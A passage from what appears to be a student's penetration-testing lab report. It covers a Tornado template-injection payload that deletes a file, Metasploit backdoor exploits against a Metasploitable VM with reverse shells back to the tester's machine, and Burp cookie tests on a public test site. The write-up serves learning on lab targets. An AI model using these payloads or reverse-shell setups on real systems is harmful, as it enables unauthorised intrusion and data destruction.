`blog-post-author-display=user.name}}{{7*7}}`
After refreshing the page in the browser, I saw that the name displayed as `Peter Wiener49}}`. This confirmed the existence of an **SSTI vulnerability**.




Executing Arbitrary Code

From the Tornado documentation, I found that Python code can be executed using the `{% somePython %}` syntax.

Additionally, the Python documentation revealed that the `os` module allows executing system commands via the `system()` method.

I constructed the following payload to delete Carlos's file:

```
{% import os %}
{{os.system('rm /home/carlos/morale.txt')}}
```




Injecting the Payload

I injected the payload into the same `POST /my-account/change-blog-post-author-display` parameter. The payload was URL-encoded as follows:

```
blog-post-author-display=user.name}}{%25+import+os+%25}{{os.system('rm%20/home/carlos/morale.txt')}}
```

I sent the modified request using Burp Repeater and refreshed the page to ensure the command executed successfully.



Verifying the Solution

After refreshing the page, I verified that Carlos's file was successfully deleted, and the lab was solved.

Internal Server Error

rm: cannot remove '/home/carlos/morale.txt': No such file or directory


2. Identifying and Exploiting Vulnerabilities in Metasploitable with Searchsploit

2.1.Scanning Target Services with `nmap`

```
nmap -sV -Pn 10.0.2.5
```

Description:

- Used the `nmap` tool to enumerate services and versions on the target (10.0.2.5).
- Discovered the `vsftpd 2.3.4` service, which is known to have a vulnerability.



```
msf6 > nmap -sV -Pn 10.0.2.5
[*] exec: nmap -sV -Pn 10.0.2.5

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-28 21:51 EST
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 47.83% done; ETC: 21:51 (0:00:07 remaining)
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 82.61% done; ETC: 21:51 (0:00:01 remaining)
Nmap scan report for 10.0.2.5
Host is up (0.00077s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
```

Searching for Vulnerabilities with Searchsploit

`searchsploit vsftpd 2.3.4`

Description:

- Used the `searchsploit` tool to find available exploits in the Exploit Database for the identified service.
- Found the following potential exploits:
    - **49757.py**: Backdoor Command Execution (Python exploit)
    - **17491.rb**: Backdoor Command Execution (Metasploit exploit)

```
msf6 > searchsploit vsftpd 2.3.4
[*] exec: searchsploit vsftpd 2.3.4

 Exploit Title                                             |  Path
-----------------------------------------------------------|-----------------------------
vsftpd 2.3.4 - Backdoor Command Execution                  | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)     | unix/remote/17491.rb
```

Loading the Exploit in Metasploit

```
use exploit/unix/ftp/vsftpd_234_backdoor
```

Description:

- Loaded the Metasploit module for the `vsftpd 2.3.4` backdoor vulnerability.

Configuring RHOSTS and RPORT

```
set RHOSTS 10.0.2.5
set RPORT 21
```

Description:

- Configured the target's IP address (`RHOSTS`) and the default FTP port (`RPORT`).

Executing the Exploit

`exploit`

Result:

- Successfully executed the exploit and established a connection with the target.
- Gained a root-level shell on the target system.

Through these steps, I successfully identified and exploited the vulnerability in the `vsftpd 2.3.4` service using the Metasploit Framework.

2.2. The following steps were performed to analyze and exploit the target system at 10.0.2.5:

1. The system was scanned using `nmap` to identify running services and open ports:

```bash
nmap -sV -Pn 10.0.2.5
```

As a result, it was found that port 6667 is associated with the UnrealIRCd service.

Based on further research, the `exploit/unix/irc/unreal_ircd_3281_backdoor` vulnerability was selected for use:


`use exploit/unix/irc/unreal_ircd_3281_backdoor`

```
msf6 > nmap -sV  -Pn 10.0.2.5
[*] exec: nmap -sV  -Pn 10.0.2.5

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-29 09:25 EST
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 47.83% done; ETC: 09:25 (0:00:07 remaining)
Nmap scan report for 10.0.2.5
Host is up (0.00078s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:5E:30:EE (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; C

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 12.35 seconds
```

```
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
```

The target host (RHOSTS) was configured:

```
set RHOSTS 10.0.2.5
```



An initial attempt to execute the exploit was made:


```
run
```

A reverse shell payload was specified:

```
set PAYLOAD cmd/unix/reverse
```

My machine's IP address (LHOST) was configured:


```
set LHOST 10.0.2.4
```



The exploit was executed again to establish a connection:

```
run
```

2. Finally, a reverse TCP connection to 10.0.2.4:4444 was successfully established, providing access to the target system.




2.3. The following steps were performed to analyze and exploit the Samba service on the target system at 10.0.2.5:

1. A search was conducted to identify potential exploits for Samba using the `search` command:

```bash
search samba
```


The `exploit/multi/samba/usermap_script` module was selected based on the findings:

```
use exploit/multi/samba/usermap_script
```



The target host (RHOSTS) was configured:

```
set RHOSTS 10.0.2.5
```



A reverse shell payload was specified to gain access to the target system:

```
set PAYLOAD cmd/unix/reverse
```

The attacking machine's IP address (LHOST) was set:

```
set LHOST 10.0.2.4
```

```
msf6 > use 15
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) >
```

The exploit was executed to establish a connection:


2. As a result, a reverse TCP connection was successfully established, providing access to the target system through the Samba service.

```
msf6 > use 15
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 10.0.2.5
RHOSTS ⇒ 10.0.2.5
msf6 exploit(multi/samba/usermap_script) > set PAYLOAD cmd/unix/reverse
PAYLOAD ⇒ cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) > set LHOST 10.0.2.4
LHOST ⇒ 10.0.2.4
msf6 exploit(multi/samba/usermap_script) > set LPORT 1111
LPORT ⇒ 1111
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP double handler on 10.0.2.4:1111
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo xyTOrKTdPO9uQJ2i;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "xyTOrKTdPO9uQJ2i\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 2 opened (10.0.2.4:1111 → 10.0.2.5:42343) at 2024-12-29 10:08:54 -0500

whoami
root
```


3.Tests on a Real Website Using Burp Suite


Objective: To identify vulnerabilities on a real website using Burp Suite tools (in a legal and controlled environment).

I have attempted to find vulnerabilities on the website http://testasp.vulnweb.com.




I log into Burp Suite, activate my proxy, and capture the requests. I then send the request to the Repeater.






I attempt to modify the cookie to see what response I will get.



Based on the provided image, the server accepted the modified cookie ASPSESSIONIDQSSRSATS=INVALIDVALUE and responded with an HTTP/1.1 200 OK response, generating a new cookie (ASPSESSIONIDQSSRSATS=FDNFGEGACGIBELBLHKFMDIIF). This indicates that the server automatically manages the session ID and generates a new session if the provided one is invalid.

Analysis:


- From the response, it is evident that session hijacking or session fixation vulnerabilities are not currently exploitable without deeper testing.
- The server assigns a new session ID, which prevents session hijacking.
- Modifying the session ID did not affect the website's functionality or the user experience.

